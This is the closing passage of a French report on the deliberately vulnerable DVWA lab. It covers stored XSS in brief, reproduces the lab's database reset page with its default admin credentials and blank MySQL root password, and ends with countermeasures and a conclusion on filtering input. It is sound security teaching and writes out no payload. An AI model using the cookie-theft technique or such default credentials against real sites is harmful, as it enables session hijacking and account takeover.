L'attaquant récupèrera les valeurs des cookies de tous les futurs lecteurs de son poste. La figure 29 illustre ce principe dans le cas général.





FIGURE 29 – Attaque Stored XSS

### 9.2 Exploitation

Les vulnérabilités aux attaques reflected XSS et stored XSS sont les mêmes. Les injections précédentes, montrant la vulnérabilité des niveaux Low, Medium et High, fonctionnent de la même manière. La différence se situe au niveau de la persistance de l'injection. Entre chaque niveau, on doit ré-initialiser la base de données.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

## Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: `/var/www/html/dvwa/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**  
You can also use this to reset the administrator credentials ("admin // password") at any stage.

---

### Setup Check

Operating system: `*nix`  
Backend database: `MySQL`  
PHP version: `7.0.16-3`

Web Server SERVER\_NAME: `192.168.1.8`

PHP function `display_errors`: `Disabled`  
PHP function `safe_mode`: `Disabled`  
PHP function `allow_url_include`: `Enabled`  
PHP function `allow_url_fopen`: `Enabled`  
PHP function `magic_quotes_gpc`: `Disabled`  
PHP module `gd`: `Installed`  
PHP module `mysql`: `Installed`  
PHP module `pdo_mysql`: `Installed`

MySQL username: `root`  
MySQL password: `*blank*`  
MySQL database: `dvwa`  
MySQL host: `127.0.0.1`

reCAPTCHA key: `6LcdPB4UAAAAACZ6XnJgR_aC-fqzG5Nyim5YQtgT`

[User: risky] Writable folder `/var/www/html/dvwa/hackable/uploads/`: `Yes`  
[User: risky] Writable file `/var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`: `Yes`

**Status in red**, indicate there will be an issue when trying to complete some modules.

Create / Reset Database

Username: admin  
Security Level: medium  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*

FIGURE 30 – Page de ré-initialisation de la base de donnée

## 9.3 Contre-mesure

*Les contre-mesures sont les mêmes que celles du reflected XSS puisque la faille est la même. Ce n'est que la méthode d'exploitation qui diffère.*

## 10 Conclusion et perspectives

*Nous sommes arrivés au terme de ce voyage dans le monde de la sécurité web au travers de l'étude de DVWA mais nous n'avons fait qu'égratiner le sommet de la partie émergée de l'iceberg. On retiendra cependant les 3 types d'attaques les plus dangereuses : **les injections, l'authentification et le XSS** ainsi que deux principes généraux : le filtrage et la configuration. D'une part, il est nécessaire de **filtrer les saisies des utilisateurs**, d'autre part il est essentiel de **configurer le serveur web utilisé** notamment pour qu'il soit le moins bavard possible et qu'il ne donne pas accès à des répertoires sensibles. On a, en effet, trop souvent tendance à laisser la configuration par défaut !*

*De façon plus générale, qu'il soit question de développement web ou non, les techniques de programmation sécurisée et la veille technologique sont devenues primordiales dans un monde essentiellement connecté et en évolution rapide. Une maîtrise complète de toutes les techniques reste cependant illusoire. C'est pourquoi, il est préférable d'utiliser des API, bibliothèques et framework web éprouvés et patchés.*



*Damn Vulnerable Web App (DVWA) est un site web vulnérable. Il permet aux professionnels de la sécurité de tester leurs compétences et leurs outils sans enfreindre la loi et aux développeurs web de mieux comprendre les principes de sécurisation web. C'est aussi un outil pédagogique pour les enseignants et les étudiants. C'est dans cet esprit que ce rapport a été rédigé.*

